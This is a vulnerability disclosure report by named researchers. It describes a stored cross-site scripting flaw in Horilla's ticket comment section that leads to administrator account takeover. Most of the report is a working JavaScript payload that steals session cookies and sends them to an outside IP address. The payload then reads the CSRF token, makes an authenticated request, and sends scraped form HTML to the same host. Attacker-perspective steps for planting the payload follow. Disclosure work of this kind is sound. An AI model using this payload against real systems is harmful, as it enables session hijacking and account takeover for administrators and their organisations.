Horilla Vulnerability 1

DATE	Aug 21, 2025
Researchers	Michael N (michaelaaron.nolk@gmail.com) Orlando C (companioniorlando@gmail.com) Micah R (micahrahardjo@gmail.com)

Description

Unsanitized user input in comment section leading to Admin Account Takeover.

Proof of Concept Payload

The payload below are used to show impact of vulnerability 1 and 2.

```
<html>
 <body>
<script>
 // 1. Exfiltrate cookie
 var stolenCookie = document.cookie;
 new Image().src =
  "http://100.74.55.74:9000/?stolen=" + encodeURIComponent(stolenCookie);

 // 2. Parse csrftoken from cookie
 function getCookie(name) {
  var match = document.cookie.match(
   "(^|;)\\s*" + name + "\\s*=\\s*([^;]+)"
  );
  return match ? match.pop() : "";
 }

 var csrfToken = getCookie("csrftoken");

 // 3. Set stolen cookie manually
 document.cookie = "csrftoken=" + csrfToken + "; path=/";

 // 4. Make the CSRF request with headers
 function submitRequest() {
  var xhr = new XMLHttpRequest();
  xhr.open(
   "GET",
   "http://100.123.150.86:8000/project/create-time-sheet",
   true
  );
  xhr.withCredentials = true;

  // Set required headers
  xhr.setRequestHeader("HX-Request", "true");
  xhr.setRequestHeader("X-CSRFToken", csrfToken);

  xhr.onload = function () {
   // 5. Parse response and find <form ... id="modalButtontask_idForm" ...>
   var parser = new DOMParser();
   var doc = parser.parseFromString(xhr.responseText, "text/html");
   var form = doc.querySelector("form#modalButtontask_idForm");

   if (form) {
    new Image().src =
```

```
          "http://100.74.55.74:9000/form=" +
          encodeURIComponent(form.outerHTML);
        } else {
          new Image().src =
          "http://100.74.55.74:9000/form=not_found";
        }
      };

      xhr.send();
    }

    // Trigger it after slight delay
    setTimeout(submitRequest, 2000);
  </script>
 </body>
</html>
```

Recreation Steps

(Attacker's Perspective)

1. Create or Log in as a low privilege user that have access to submit a ticket.




Figure 1.1: Low level user




Figure 1.2: Privilege of a low level user

2. Create a new Ticket, populate it with random value and assign it to a high privilege user or group, and submit it.




Figure 1.3: Navigating to Ticket panel.




Figure 1.4: Populating the ticket with any value and assign it to a high privilege user or group. Note: Adam Luis is the Administrator.

3. Open the recently submitted ticket. In the comment section, select the "*code*" option, paste the payload, click the "*code*" option for the second time, and post it. **(Vulnerability 1)**




Figure 1.5: Accessing recent ticket.




Figure 1.6: successful payload upload in the comment section.

4. Set up a listener server for the callback and wait for someone to access the ticket.


